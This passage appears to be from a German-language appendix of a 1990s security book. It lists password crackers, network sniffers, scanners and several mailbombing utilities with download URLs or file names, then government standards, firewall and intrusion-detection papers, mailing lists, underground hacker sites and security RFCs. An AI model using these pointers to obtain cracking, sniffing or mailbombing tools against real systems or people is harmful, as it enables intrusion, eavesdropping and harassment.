Guess: Knackt Unix-Paßwörter auf der DOS-Plattform. Dieses Utility ist überall verfügbar. Versuchen Sie den Suchausdruck guess.zip.

PC UNIX Password Cracker: Der Name dieses Utilities sagt alles. Dieses Tool ist schwer zu finden; ich kenne keine verläßliche Quelle, aber Sie könnten es mit dem Namen als Suchausdruck versuchen.

ZipCrack: Knackt Paßwörter von Zip-Archiven. Suchen Sie nach zipcrk10.zip.

Password NT: Knackt NT-Paßwörter.

http://www.ntsecurity.com/Services/Recovery/index.html

Sniffer

Gobbler: Spioniert die DOS-Umgebung aus. Ein gutes Tool zum Ausspionieren von Novell-NetWare-Netzwerken.

http://www.computercraft.com/noprogs/gobbler.zip

ETHLOAD: Spioniert Ethernet- und Token-Ring-Netzwerke aus.

http://www.ping.be/ethload/

Netman: Tolles Sniffer-Paket zur Verwendung auf Unix und Windows 95.

http://www.ndg.com.au/

Esniff.c: Sniffer zur Verwendung auf Unix-Systemen (besonders SunOS und Solaris).

http://www.asmodeus.com/archive/IP_toolz/ESNIFF.C

Sunsniff: Dieses Utility ist ein guter Sniffer für SunOS.

http://www.7thsphere.com/hpvac/files/hacking/sunsniff.c

linux_sniffer.c: Läuft auf der Linux-Plattform.

http://www.hacked-inhabitants.com/warez/

Scanner und verwandte Utilities

NSS: Network Security Scanner. Geschrieben in Perl, läuft auf Unix.

http://www.giga.or.at/pub/hacker/unix/

Strobe: Läuft auf Unix.

http://www.asmodeus.com/archive/IP_toolz/strobe/strobe.c

SATAN: Läuft auf Unix; Sie müssen Perl haben.

http://www.fish.com/

Jakal: Läuft auf Unix. Scannt hinter Firewalls.

http://www.giga.or.at/pub/hacker/unix/

IdentTCPscan: Läuft auf Unix; identifiziert die UID aller laufenden Prozesse.

http://www.giga.or.at/pub/hacker/unix/

CONNECT: Suchen Sie nach einem verwundbaren TFTP-Server? Probieren Sie dieses Utility aus. Es

läuft auf Unix.

http://www.giga.or.at/pub/hacker/unix/

FSPScan: Dieses Unix-Utility identifiziert verwundbare FSP-Server.

http://www.giga.or.at/pub/hacker/unix/

XSCAN: Lokalisiert verwundbare X-Server.

http://www.giga.or.at/pub/hacker/unix/

NetScan Tools: Win-95-Portierung vieler Unix-Snooping-Utilities.

http://www.eskimo.com/~nwps/index.html

Network Toolbox: Läuft auf Windows 95. Enthält viele Unix-Snooping-Utilities und einen Port-Scanner.

http://www.jriver.com/netbox.html

TCP/IP Surveyor: Microsoft-Plattform.

http://www.winsite.com/info/pc/win95/netutil/wssrv32n.zip/

MacTCP Watcher: TCP/IP-Analyse-Tool für die Macintosh-Plattform.

http://www.share.com/share/peterlewis/mtcpw/

Query It!: Nslookup-Utility für Macintosh.

http://www.cyberatl.net/~mphillip/index.html#Query It!

WhatRoute: Portierung des populären Unix-Utilities Traceroute für den Macintosh.

http://homepages.ihug.co.nz/~bryanc/

Mailbombing-Utilities

The UpYours Mail Bombing Program: Suchen Sie nach upyours3.zip, um dieses Mailbombing-Utility zu finden.

Kaboom: Ein Mailbombing-Utility. Suchen Sie nach kaboom3.exe.

Avalanche: Ein Mailbombing-Utility für Windows. Suchen Sie nach avalanche20.zip.

The UnaBomber: Ebenfalls ein Mailbombing-Utility für die Windows-Plattform. Suchen Sie nach unabomb.exe.

eXtreme Mail: Ein Mailbombing-Utility für Windows. Suchen Sie nach xmailb1.exe.

Homicide: Ein Mailbombing-Utility für Windows. Suchen Sie nach homicide.exe.

The UNIX MailBomb: Dieses Mailbombing-Utility von CyBerGoAT funktioniert auf allen

Unix-Plattformen. Suchen Sie nach MailBomb by CyBerGoAT.

Bombtrack: Ein Mailbombing-Utility für Macintosh.

FlameThrower: Ein Mailbombing-Utility für Macintosh.

Finger-Clients

WSFinger (Windows)

http://www.internexus.net/pub/tools/win/wsfngr14.zip

FFEU (OS/2)

http://hobbes.nmsu.edu/pub/os2/apps/internet/misc/ffeu101.zip

B.1.3 Technische Berichte, Regierungsstandards und Dokumente

Rainbow Books und verwandte Dokumentationen

In den *Rainbow Books* hat die US-Regierung ihre Kriterien für die Verwendung und Zertifizierung von vertrauenswürdigen Systemen festgelegt.

DoD Trusted Computer System Evaluation Criteria. Dezember 1985 (Orange Book).

http://www.radium.ncsc.mil/tpep/library/rainbow/5200.28-STD.html

DoD Password Management Guideline. April 1985 (Green Book).

http://www.radium.ncsc.mil/tpep/library/rainbow/CSC-STD-002-85.html

Computer Security Requirements: Guidance for Applying the DoD TCSEC in Specific Environments. Juni 1985 (Light Yellow Book).

http://www.radium.ncsc.mil/tpep/library/rainbow/CSC-STD-003-85.html

Technical Rational Behind CSC-STD-003-85: Computer Security Requirements - Guidance for Applying the DoD TCSEC in Specific Environments. Juni 1985 (Yellow Book).

http://www.radium.ncsc.mil/tpep/library/rainbow/CSC-STD-004-85.html

A Guide to Understanding Audit in Trusted Systems. Juni 1988 (Tan Book).

http://www.radium.ncsc.mil/tpep/library/rainbow/NCSC-TG-001-2.html

Trusted Product Evaluations: A Guide for Vendors. Juni 1990 (Bright Blue Book).

http://www.radium.ncsc.mil/tpep/library/rainbow/NCSC-TG-002.html

A Guide to Understanding Discretionary Access Control in Trusted Systems. September 1987 (Neon Orange Book).

http://www.radium.ncsc.mil/tpep/library/rainbow/NCSC-TG-003.html

Glossary of Computer Security Terms. 21. Oktober 1988 (Teal Green Book).

http://www.radium.ncsc.mil/tpep/library/rainbow/NCSC-TG-004.txtf

Trusted Network Interpretation of the TCSEC. Juli 1987 (Red Book).

http://www.radium.ncsc.mil/tpep/library/rainbow/NCSC-TG-005.html

A Guide to Understanding Configuration Management in Trusted Systems. März 1988 (Amber Book).

http://www.radium.ncsc.mil/tpep/library/rainbow/NCSC-TG-006.html

A Guide to Understanding Design Documentation in Trusted Systems. Oktober 1988 (Burgundy Book).

http://www.radium.ncsc.mil/tpep/library/rainbow/NCSC-TG-007.html

A Guide to Understanding Trusted Distribution in Trusted Systems. Dezember 1988 (Dark Lavender Book).

http://www.radium.ncsc.mil/tpep/library/rainbow/NCSC-TG-008.html

A Guide to Understanding Security Modeling in Trusted Systems. Oktober 1992 (Aqua Book).

http://www.radium.ncsc.mil/tpep/library/rainbow/NCSC-TG-010.txt

RAMP Program Document. März 1995, Version 2 (Pink Book).

http://www.radium.ncsc.mil/tpep/library/rainbow/NCSC-TG-013.2.html

Guidelines for Formal Verification Systems. April 1989 (Purple Book).

http://www.radium.ncsc.mil/tpep/library/rainbow/NCSC-TG-014.html

A Guide to Understanding Trusted Facility Management. Oktober 1989 (Brown Book).

http://www.radium.ncsc.mil/tpep/library/rainbow/NCSC-TG-015.html

Guidelines for Writing Trusted Facility Manuals. Oktober 1992 (Yellow-Green Book).

http://www.radium.ncsc.mil/tpep/library/rainbow/NCSC-TG-016.html

A Guide to Understanding Identification and Authentication in Trusted Systems. September 1991 (Light Blue Book).

http://www.radium.ncsc.mil/tpep/library/rainbow/NCSC-TG-017.html

A Guide to Understanding Object Reuse in Trusted Systems. Juli 1992 (Light Blue Book).

http://www.radium.ncsc.mil/tpep/library/rainbow/NCSC-TG-018.html

Trusted Product Evaluation Questionaire. Mai 1992, Version 2 (Blue Book).

http://www.radium.ncsc.mil/tpep/library/rainbow/NCSC-TG-019.2.html

Trusted UNIX Working Group (TRUSIX) Rationale for Selecting Access Control List Features for the UNIX System. Juli 1989 (Silver Book).

http://www.radium.ncsc.mil/tpep/library/rainbow/NCSC-TG-020-A.html

Trusted Database Management System Interpretation of the TCSEC. April 1991 (Purple Book).

http://www.radium.ncsc.mil/tpep/library/rainbow/NCSC-TG-021.html

A Guide to Understanding Information System Security Officer Responsibilities for Automated Information Systems. Mai 1992 (Turquoise Book).

http://www.radium.ncsc.mil/tpep/library/rainbow/NCSC-TG-027.txt

Ausgewählte Publikationen vom NCSC

Computer Viruses: Prevention, Detection, and Treatment. März 1990.

http://www.radium.ncsc.mil/tpep/library/rainbow/C1-TR-001.html

Integrity in Automated Information Systems. September 1991.

http://www.radium.ncsc.mil/tpep/library/rainbow/C-TR-79-91.txt

The Design and Evaluation of INFOSEC systems: The Computer Security Contribution to the Composition Discussion. Juni 1992.

http://www.radium.ncsc.mil/tpep/library/rainbow/C-TR-32-92.html

Turning Multiple Evaluated Products Into Trusted Systems.

http://www.radium.ncsc.mil/tpep/library/rainbow/NCSC-TR-003.pdf

Auditing Issues In Secure Database Management Systems.

http://www.radium.ncsc.mil/tpep/library/rainbow/NCSC-TR-005-4.pdf

Discretionary Access Control Issues In High Assurance Secure Database Management Systems.

http://www.radium.ncsc.mil/tpep/library/rainbow/NCSC-TR-005-5.pdf

Andere Sicherheitsdokumente und Advisories der US-Regierung

DDN Security Bulletin Index. (The Defense Data Network.)

http://nic.ddn.mil/LIBRARY/sec-idx.html

Australian Computer Emergency Response Team.

http://www.auscert.org.au/Information/advisories.html

»A Basis for Secure Communication in Large Distributed Systems.« David P. Anderson und P. Venkat Rangan. UCB//CSD-87-328, Januar 1987.

ftp://tr-ftp.cs.berkeley.edu/pub/tech-reports/csd/csd-87-328/

»A Cryptographic File System for UNIX.« Matt Blaze. 1st ACM Conference on Computer and Communications Security. S. 9-16. ACM Press. November 1993.

»A Network Perimeter With Secure External Access.« Frederick M. Avolio und Marcus J. Ranum. Ein außergewöhnliches Dokument, das die Implementierung einer Firewall (angeblich) im Weißen Haus detailliert beschreibt. Trusted Information Systems, Incorporated. Glenwood, MD. 25. Januar 1994.

http://www.alw.nih.gov/Security/FIRST/papers/firewall/isoc94.ps

»A Prototype B3 Trusted X Window System.« J. Epstein, J. Mc Hugh, R. Pascale, H. Orman, G. Benson, C.Martin, A. Marmor-Squires, B. Danner und M. Branstad. The proceedings of the 7th Computer Security Applications Conference, Dezember 1991.

»A Security Architecture for Fault-Tolerant Systems.« Michael K. Reiter, Kenneth P. Birman und Robbert Van Renesse. TR93-1354. Juni 1993.

http://cs-tr.cs.cornell.edu:80/Dienst/Repository/2.0/Body/ncstrl.cornell%2fTR93- 1354/ocr/

»Augmented Encrypted Key Exchange: A Password-Based Protocol Secure Against Dictionary Attacks and Password File Compromise.« 1st ACM Conference on Computer and Communications Security, S. 244-250. ACM Press. November 1993.

»Benchmarking Methodology for Network Interconnect Devices.« RFC 1944. S. Bradner und J. McQuaid.

ftp://ds.internic.net/rfc/rfc1944.txt

»Charon: Kerberos Extensions for Authentication over Secondary Networks.« Derek A. Atkins. 1993.

»Check Point FireWall-1 Introduction.« Informationen zu Firewalls von Checkpoint Technologies.

http://www.checkpoint.com/products/firewall-1/descriptions/products.html

»Cisco PIX Firewall.« Informationen zu Firewalls von Cisco Systems.

http://www.cisco.com/univercd/data/doc/cintrnet/prod_cat/pcpix.htm

»Comparison: Firewalls.« *LanTimes*. 17. Juni 1996. Umfassender Vergleich einer Vielzahl von Firewall-Produkten.

http://www.lantimes.com/lantimes/usetech/compare/pcfirewl.html

»Covert Channels in the TCP/IP Protocol Suite.« Craig Rowland. Rotherwick & Psionics Software Systems, Inc.

http://www.zeuros.co.uk/firewall/papers.htm

»Crack Version 4.1: A Sensible Password Checker for UNIX.« A. Muffett. Technical Report. März 1992.

»Daemons And Dragons UNIX Accounting.« Dinah McNutt. *UNIX Review*. 12(8). August 1994.

»Designing Plan 9.« Rob Pike, Dave Presotto und Ken Thompson. *Dr. Dobb's Journal*. Volume 16, S. 49. 1. Januar 1991.

»Evolution of a Trusted B3 Window System Prototype.« J. Epstein, J. Mc Hugh, R. Psacle, C. Martin, D. Rothnie, H. Orman, A. Marmor-Squires, M. Branstad und B. Danner. In proceedings of the 1992 IEEE Symposium on Security and Privacy, 1992.

»Features of the Centri Firewall.« Informationen über die Firewall von Centri.

http://www.sdwntug.org/ntnt/sep96.htm

»Firewall Application Notes.« Gutes Dokument, das mit der Beschreibung des Aufbaus einer Firewall beginnt. Es behandelt weiterhin Anwendungs-Proxies, Sendmail in bezug auf Firewalls und die Eigenschaften eines Bastion Hosts. Livingston Enterprises, Inc.

http://www.telstra.com.au/pub/docs/security/firewall-1.1.ps.Z

»If You Can Reach Them, They Can Reach You.« William Dutcher. A *PC Week* Online Special Report. 19. Juni 1995.

http://www.pcweek.com/sr/0619/tfire.html

»Improving the Security of Your Site by Breaking Into It.« Dan Farmer und Wietse Venema. 1995.

http://www.alw.nih.gov/Security/Docs/admin-guide-to-cracking.101.html

»Improving X Windows Security.« Linda Mui. *UNIX World*. Volume IX, Number 12. Dezember 1992.

»Integrating Security in a Group Oriented Distributed System.« Michael K. Reiter, Kenneth P. Birman und Li Gong. TR92-1269. Februar 1992.

http://cs-tr.cs.cornell.edu:80/Dienst/Repository/2.0/Body/ncstrl.cornell%2fTR92- 1269/postscript

»Intrusion Protection for Networks 171.« *Byte* Magazine. April 1995.

»IP v6 Release and Firewalls.« Uwe Ellermann. 14th Worldwide Congress on Computer and Communications Security Protection. S. 341-354. Juni 1996.

»Is Plan 9 Sci-Fi or UNIX for the Future?« Anke Goos. *UNIX World*. Volume 7, S. 61. 1. Oktober 1990.

»Keeping Your Site Comfortably Secure: An Introduction to Internet Firewalls.« John P. Wack und Lisa J. Carnahan. National Institute of Standards and Technology. Donnerstag, 9. Feb. 1995.

http://csrc.ncsl.nist.gov./nistpubs/800-10/

»Making Your Setup More Secure.« NCSA-Tutorial-Seiten.

http://hoohoo.ncsa.uiuc.edu/docs/tutorials/security.html

»Multilevel Security in the UNIX Tradition.« M. D. McIlroy und J. A. Reeds. *SWPE*. 22(8), S. 673-694. 1992.

»NCSA Firewall Policy Guide.« Compiled by Stephen Cobb, Director of Special Projects. National Computer Security Association.

http://www.ncsa.com/fpfs/fwpg_p1.html

»Network Firewalls.« Steven M. Bellovin und William R. Cheswick. IEEECM, 32(9), S. 50- 57. September 1994.

»On Access Checking in Capability-Based Systems.« Richard Y. Kain und C. E. Landwehr. IEEE Trans. on Software Engineering Volume SE-13, Number 2 (Feb. 1987) S. 202-207; Nachdruck von Proc. 1986 IEEE Symposium on Security and Privacy, Oakland, CA. April 1986.

http://www.itd.nrl.navy.mil/ITD/5540/publications/CHACS/Before1990/1987landwehr- tse.ps

»On the (In)Security of the Windowing System X.« Marc VanHeyningen. Indiana University. 14. September 1994.

http://www.cs.indiana.edu/X/security/intro.html

»Packet Filtering for Firewall Systems.« CERT (und Carnegie Mellon University). Februar 1995.

ftp://info.cert.org/pub/tech_tips/packet_filtering/

»Packets Found on an Internet.« Steven M. Bellovin. Interessante Analyse von Paketen, die am Anwendungs-Gateway von AT&T aufgetaucht sind. Lambda. 23. August 1993.

ftp://ftp.research.att.com/dist/smb/packets.ps

»Password Security: A Case History.« Robert Morris und Ken Thompson.

http://www.alw.nih.gov/Security/FIRST/papers/password/pwstudy.ps

»Plan 9.« Sean Dorward, Rob Pike und Dave Presotto. *UNIX Review*. Volume 10, S. 28. 1. April 1992.

»Plan 9: Feature Film to Feature-Rich OS.« Paul Fillinich. *Byte Magazine*. Volume 21, S. 143. 1. März 1996.

»Plan 9 from AT&T.« David Bailey. *UNIX Review*. Volume 1, S. 27. 1. Januar 1996.

»Plan 9 from Bell Labs.« Rob Pike, Dave Presotto und Phil Winterbottom. *Computing Systems Journal*. Volume 8, S. 221. Sommer 1995.

»Plan 9: Son of UNIX.« Robert Richardson. *LAN Magazine*. Volume 11, S. 41. 1. August 1996.

»Private Communication Technology Protocol.« Daniel Simon. April 1996.

»Product Overview for IBM Internet Connection Secured Network Gateway for AIX, Version 2.2.« IBM-Firewall-Informationen.

http://www.ics.raleigh.ibm.com/firewall/overview.htm

»Program Predictability and Data Security.« Charles G. Moore III und Richard W. Conway. TR74-212.

http://cs-tr.cs.cornell.edu:80/Dienst/UI/2.0/Describe/ncstrl.cornell%2fTR74- 212?abstract=Security

»Protecting the Fortress From Within and Without.« R. Scott Raynovich. *LAN Times*. April 1996.

http://www.wcmh.com/lantimes/96apr/604c051a.html

»Rating of Application Layer Proxies.« Michael Richardson. Mittwoch, 13. Nov. 1996.

http://www.sandelman.ottawa.on.ca/SSW/proxyrating/proxyrating.html

»Reducing the Proliferation of Passwords in Distributed Systems Information Processing.« *Education and Society*. Volume II, S. 525-531. Elsevier Science Publishers B.V. (North Holland). 1992.

»Robust and Secure Password/Key Change Method Proceedings of the Third European Symposium on Research in Computer Security (ESORICS).« Ralf Hauser, Phil Janson, Refik Molva, Gene Tsudik und Els Van Herreweghen. LNCS, S. 107-122, SV, November 1994.

»Secure Computing Firewall™ for NT.« Ein Überblick.

http://www.sctc.com/NT/HTML/overview.html

»Security and the X Window System.« Dennis Sheldrick. *UNIX World*. 9(1), S. 103. Januar 1992.

http://ftp.digital.com/pub/Digital/info/SPD/46-21-XX.txt

»Security in Public Mobile Communication Networks.« Hannes Federrath, Anja Jerichow, Dogan Kesdogan und Andreas Pfitzmann. Proceedings of the IFIP TC 6 International Workshop on Personal Wireless Communications, Prag 1995, S. 105-116.

http://www.informatik.uni-hildesheim.de/FB4/Projekte/sirene/publ/ FJKP_95FunkEngl.ps.gz

»Security in Open Systems.« (NIST) John Barkley, Hrsg. (mit Lisa Carnahan, Richard Kuhn, Robert Bagwill, Anastase Nakassis, Michael Ransom, John Wack, Karen Olsen, Paul Markovitz und Shu-Jen Chang). U.S. Department of Commerce. Section: The X Window System: Robert, Bagwill.

http://csrc.ncsl.nist.gov/nistpubs/800-7/node62.html#SECTION06200000000000000000

»Security in the X11 Environment.« Pangolin. University of Bristol, UK. Januar 1995.

http://sw.cse.bris.ac.uk/public/Xsecurity.html

»Selective Security Capabilities in ASAP - A File Management System.« Richard W. Conway, W. L. Maxwell und Howard L. Morgan. TR70-62. Juni 1970.

http://cs-tr.cs.cornell.edu:80/Dienst/UI/2.0/Print/ncstrl.cornell%2fTR70-62

»Session-Layer Encryption.« Matt Blaze und Steve Bellovin. Proceedings of the Usenix Security Workshop, Juni 1995.

»Site Security Handbook.« Barbara Fraser. Update and Idraft version, CMU. Draft-ietf-ssh-

handbook-03.txt. Juni 1996.

http://sunsite.cnlab-switch.ch/ftp/doc/standard/rfc/21xx/2196

»SQL*Net and Firewalls.« David Sidwell und Oracle Corporation.

http://www.zeuros.co.uk/firewall/library/oracle-and-fw.pdf

»TCP WRAPPER: Network Monitoring, Access Control, and Booby Traps.« Wietse Venema. Proceedings of the Third Usenix UNIX Security Symposium, S. 85-92, Baltimore, MD. September 1992.

ftp://ftp.win.tue.nl/pub/security/tcp_wrapper.ps.Z

http://www.raptor.com/lib/9371.ps

»The Eagle Firewall Family.« Informationen zu Firewalls von Raptor.

http://www.raptor.com/products/brochure/40broch.html

»The Empirical Evaluation of a Security-Oriented Datagram Protocol.« David P. Anderson, Domenico Ferrari, P. Venkat Rangan, B. Sartirana. U of California Berkeley, CS csd-87-350. UCB//CSD-87-350, April 1987.

ftp://tr-ftp.cs.berkeley.edu/pub/tech-reports/csd/csd-87-350/

»There Be Dragons.« Steven M. Bellovin. »To appear in Proceedings of the Third Usenix UNIX Security Symposium, Baltimore, September 1992.« AT&T Bell Laboratories, Murray Hill, NJ. 15. August 1992.

»The SSL Protocol.« (IDraft) Alan O. Freier und Philip Karlton (Netscape Communications) mit Paul C. Kocher.

http://home.netscape.com/eng/ssl3/ssl-toc.html

»The SunScreen Product Line Overview.« Sun Microsystems.

http://www.sun.com/security/overview.html

»The TAMU Security Package. An Ongoing Response to Internet Intruders in an Academic Environment.« David R. Safford, Douglas Lee Schales und David K. Hess. Proceedings of the Fourth Usenix UNIX Security Symposium, S. 91-118, Santa Clara, CA. Oktober 1993.

http://www.telstra.com.au/pub/docs/security/tamu-security-overview.ps.Z

»The X Window System.« Robert W. Scheifler und Jim Gettys. *ACM Transactions on Graphics* . Volume5, Number 2, S. 79-109. April 1986.

http://www.acm.org/pubs/toc/Abstracts/0730-0301/24053.html

»Undetectable Online Password Guessing Attacks.« Yun Ding und Patrick Horster. *OSR*. 29(4), S. 77-86, Oktober 1995.

»Using Screens to Implement TCP/IP Security Policies.« Jeff Mogul. Rotherwick und Digital.

http://www.zeuros.co.uk/firewall/library/screend.ps

»Vulnerability in Cisco Routers Used as Firewalls.« Computer Incident Advisory Capability Advisory: Number D-15. 12. Mai 1993 1500 PDT.

http://ciac.llnl.gov/ciac/bulletins/d-15.shtml

»Warding Off the Cyberspace Invaders.« Amy Cortese. *Business Week*. 13. März 1995.

»Windows NT Firewalls Are Born.« Jeffrey G. Witt. *PC Magazine*. 4. Februar 1997.

http://www.pcmagazine.com/features/firewall/_open.htm

http://www.raptor.com/lib/9419.ps

»X Through the Firewall, and Other Application Relays.« Treese/Wolman. Digital Equipment Corp. Cambridge Research Lab. Oktober 1993(?).

ftp://crl.dec.com/pub/DEC/CRL/tech-reports/93.10.ps.Z

»X Window System Security.« Ben Gross und Baba Buehler. Beckman Institute System Services. Letzte offensichtliche Änderung: 11. Januar 1996.

http://edessa.topo.auth.gr/~thalis/xsecurity.html

»X Window Terminals.« Björn Engberg und Thomas Porcher. *Digital Technical Journal of Digital Equipment Corporation*. 3(4), S. 26-36. Herbst 1991.

ftp://ftp.digital.com/pub/Digital/info/DTJ/v3n4/ X_Window_Terminals_01jul1992DTJ402P8.ps

Einbruchserkennung (Intrusion Detection)

»A Methodology for Testing Intrusion Detection Systems.« N. F. Puketza, K. Zhang, M. Chung, B. Mukherjee und R. A. Olsson. IEEE Transactions on Software Engineering, Volume 22, Number 10, Oktober 1996.

http://seclab.cs.ucdavis.edu/papers/tse96.ps

»An Introduction to Intrusion Detection.« Aurobindo Sundaram. Letzte offensichtliche Änderung: 26. Oktober 1996.

http://www.techmanager.com/nov96/intrus.html

»A Pattern-Oriented Intrusion-Detection Model and Its Applications.« Shiuhpyng W. Shieh und Virgil D. Gligor. Research in Security and Privacy, IEEECSP, Mai 1991.

Bibliography on Intrusion Detection. Sammlung von Informatik-Bibliographien.

http://src.doc.ic.ac.uk/computing/bibliographies/Karlsruhe/Misc/intrusion.detection.html

»Detecting Unusual Program Behavior Using the Statistical Component of the Next-Generation Intrusion Detection Expert System (NIDES).« Debra Anderson, Teresa F. Lunt, Harold Javitz, Ann Tamaru und

Alfonso Valdes. SRI-CSL-95-06, Mai 1995. Nur in gedruckter Form erhältlich. Eine Zusammenfassung finden Sie hier:

http://www.csl.sri.com/tr-abstracts.html#csl9506

»Fraud and Intrusion Detection in Financial Information Systems.« S. Stolfo. P. Chan, D. Wei, W. Lee und A. Prodromidis. 4th ACM Computer and Communications Security Conference, 1997.

http://www.cs.columbia.edu/~sal/hpapers/acmpaper.ps.gz

»GrIDS - A Graph-Based Intrusion Detection System for Large Networks.« S. Staniford- Chen, S. Cheung, R. Crawford, M. Dilger, J. Frank, J. Hoagland, K. Levitt, C. Wee, R. Yip und D. Zerkle. The 19th National Information Systems Security Conference.

http://seclab.cs.ucdavis.edu/papers/nissc96.ps

»Holding Intruders Accountable on the Internet.« S. Staniford-Chen und L.T. Heberlein. Proc. of the 1995 IEEE Symposium on Security and Privacy, Oakland, CA, 8.-10. Mai 1995.

http://seclab.cs.ucdavis.edu/~stanifor/papers/ieee_conf_94/revision/submitted.ps

Intrusion Detection Bibliography.

http://www.cs.purdue.edu/coast/intrusion-detection/ids_bib.html

Intrusion Detection Bibliography

http://doe-is.llnl.gov/nitb/refs/bibs/bib1.html

»Intrusion Detection for Network Infrastructures.« S. Cheung, K. N. Levitt und C. Ko. 1995 IEEE Symposium on Security and Privacy, Oakland, CA. Mai 1995.

http://seclab.cs.ucdavis.edu/papers/clk95.ps

»Intrusion Detection Systems (IDS): A Survey of Existing Systems and A Proposed Distributed IDS Architecture.« S. R. Snapp, J. Brentano, G. V. Dias, T. L. Goan, T. Grance, L. T. Heberlein, C. Ho, K. N. Levitt, B. Mukherjee, D. L. Mansur, K. L. Pon und S. E. Smaha. Technical Report CSE-91-7, Division of Computer Science, University of California, Davis. Februar 1991.

»Machine Learning and Intrusion Detection: Current and Future Directions.« J. Frank. Proc. of the 17th National Computer Security Conference. Oktober 1994.

»NetKuang - A Multi-Host Configuration Vulnerability Checker.« D. Zerkle und K. Levitt. Proc. of the 6th Usenix Security Symposium. San Jose, Kalifornien. 1996.

http://seclab.cs.ucdavis.edu/papers/zl96.ps

»Network Intrusion Detection.« Biswanath Mukherjee, L. Todd Heberlein und Karl N. Levitt. IEEE Network, Mai 1994.

http://seclab.cs.ucdavis.edu/papers/bd96.ps

»Simulating Concurrent Intrusions for Testing Intrusion Detection Systems: Parallelizing Intrusions.« M. Chung, N. Puketza, R. A. Olsson und B. Mukherjee. Proc. of the 1995 National Information Systems Security Conference. Baltimore, Maryland. 1995.

http://seclab.cs.ucdavis.edu/papers/cpo95.ps

B.1.4 Mailing-Listen

Intrusion Detection Systems. Diese Mailing-Liste befaßt sich hauptsächlich mit der Diskussion von Methoden des Eindringens in Netzwerke und der Einbruchserkennung.

Adresse: majordomo@uow.edu.au

Befehl: `subscribe ids` (im Text der Nachricht)

The WWW Security List. Die Teilnehmer dieser Liste diskutieren über alle Aspekte der Wahrung (oder Verletzung) der WWW-Sicherheit (z.B. Sicherungsmethoden für HTML, HTTP und CGI).

Adresse: www-security-request@nsmx.rutgers.edu

Befehl: `SUBSCRIBE www-security` *Ihre_E-Mail_Adresse* (im Text der Nachricht)

The Sneakers List. Diese Liste diskutiert Methoden zum Umgehen von Firewalls und allgemeinen Sicherheitsvorkehrungen. Sie befaßt sich nur mit legalen Tests und Techniken.

Adresse: majordomo@CS.YALE.EDU

Befehl: `SUBSCRIBE Sneakers` (im Text der Nachricht)

The Secure HTTP List. Diese Liste widmet sich der Diskussion von S-HTTP und Techniken zur Förderung dieser neuen Form der Absicherung von Transaktionen im WWW.

Adresse: shttp-talk-request@OpenMarket.com

Befehl: `SUBSCRIBE` (im Text der Nachricht)

The NT Security List. Diese Liste beschäftigt sich hauptsächlich mit allen Sicherheitsthemen in bezug auf Microsoft Windows NT. Manchmal werden auch Sicherheitsaspekte anderer Microsoft-Betriebssysteme diskutiert.

Adresse: request-ntsecurity@iss.net

Befehl: `subscribe ntsecurity` (im Text der Nachricht)

The Bugtraq List. Diese Liste dient dem Posten oder Diskutieren von Bugs verschiedener Betriebssysteme, obwohl Unix am häufigsten vorkommt. Wenn Sie mehr über die Feinheiten (und immer die neuesten Neuigkeiten) der Unix-Sicherheit erfahren wollen, ist dies die richtige Liste für Sie).

Adresse: LISTSERV@NETSPACE.ORG

Befehl: `SUBSCRIBE BUGTRAQ` (im Text der Nachricht)

B.2 Untergrund-Informationsquellen

Phrack Magazine: Ein E-Zine für Hacker, das seit vielen Jahren existiert. Es beinhaltet eine Menge hochtechnischer Informationen und einen Bereich, die sogenannten »Phrack World News«, in dem über Aktivitäten von Hackern und Crackern in den letzten Monaten berichtet wird.

http://www.phrack.com/

LHI Technologies (L0pht Heavy Industries): Diese Gruppe besteht aus einigen der talentiertesten Untergrund-Hackern. Die Archive auf dieser Site enthalten seltene Dokumente und Berichte, von denen einige von den Inhabern der Site verfaßt wurden.

http://l0pht.com/

The Infonexus: Auf dieser Site befinden sich die meisten der Tools, die jemals für Unix, Windows NT, Novell und DOS geschrieben worden sind. Sie beinhaltet auch einige interessante Dateien, die Sie nirgendwo sonst finden. Der Inhaber der Site ist eine Person namens Route; er ist Autor eines der neuesten DoS-Tools, des syn_flooder.

http://www.infonexus.com/~daemon9/

The alt.2600/#hack F.A.Q.: Der FAQ für die populäre Usenet-Newsgruppe alt.2600. Sie können hier einige interessante Informationen finden, vom *Wardialer* bis hin zu Tips, wie Sie nach einem Einbruch Ihre Spuren verwischen.

http://www-personal.engin.umich.edu/~jgotts/hack-faq/hack-faq-cp.html

The Hacks and Cracks Page: Dateien, Dateien und noch mehr Dateien. Viele Dateien für unterschiedliche Plattformen, unter anderem DOS, Windows und Macintosh.

http://home.earthlink.net/~mumbv/index.html

H/P/A Links and Bullshit: Eine ziemlich anarchistische, aber auf gewisse Weise dennoch informative Seite mit sehr vielen Links.

http://www.paranoia.com/hpa/

EFF »Hacking, Cracking, Phreaking« Archive: Das Archiv der *Electronic Frontier Foundation* , einer gemeinnützigen Organisation, die für die Bürgerrechte im Cyberspace eintritt.

http://www.eff.org/pub/Privacy/Security/Hacking_cracking_phreaking/

D

RFCs zu Sicherheitsthemen

RFC 912. Authentication Service. M. St. Johns. September 1984. (Behandelt die automatische Authentifizierung von Benutzern, z.B. bei einer FTP-Sitzung.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc912.txt

RFC 931. Authentication Server. M. St. Johns. Januar 1985. (Behandelt ebenfalls die automatische Authentifizierung von Benutzern.) URL: http://info.internet.isi.edu:80/in- notes/rfc/files/rfc931.txt

RFC 989. Privacy Enhancement for Internet Electronic Mail. J. Linn. Februar 1987. (Behandelt Verschlüsselungs- und Authentifizierungsmethoden für E-Mail.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc989.txt

RFC 1004. A Distributed-Protocol Authentication Scheme. D. L. Mills. April 1987. (Behandelt Methoden der Zugriffskontrolle und Authentifizierung in verteilten Umgebungen und Diensten.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1004.txt

RFC 1038. Draft Revised IP Security Option. M. St. Johns. Januar 1988. (Behandelt den Schutz von Datagrammen und die Klassifizierungen eines solchen Schutzes). URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1038.txt

RFC 1040. Privacy Enhancement for Internet Electronic Mail: Part I: Message Encipherment and Authentication Procedures. J. Linn. Januar 1988. (Löst RFC 989 ab.) URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1040.txt

RFC 1108. Security Options for the Internet Protocol. S. Kent. November 1991. (Behandelt erweiterte Sicherheitsoptionen für das Internet Protocol und DoD-Richtlinien). URL: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc1108.txt

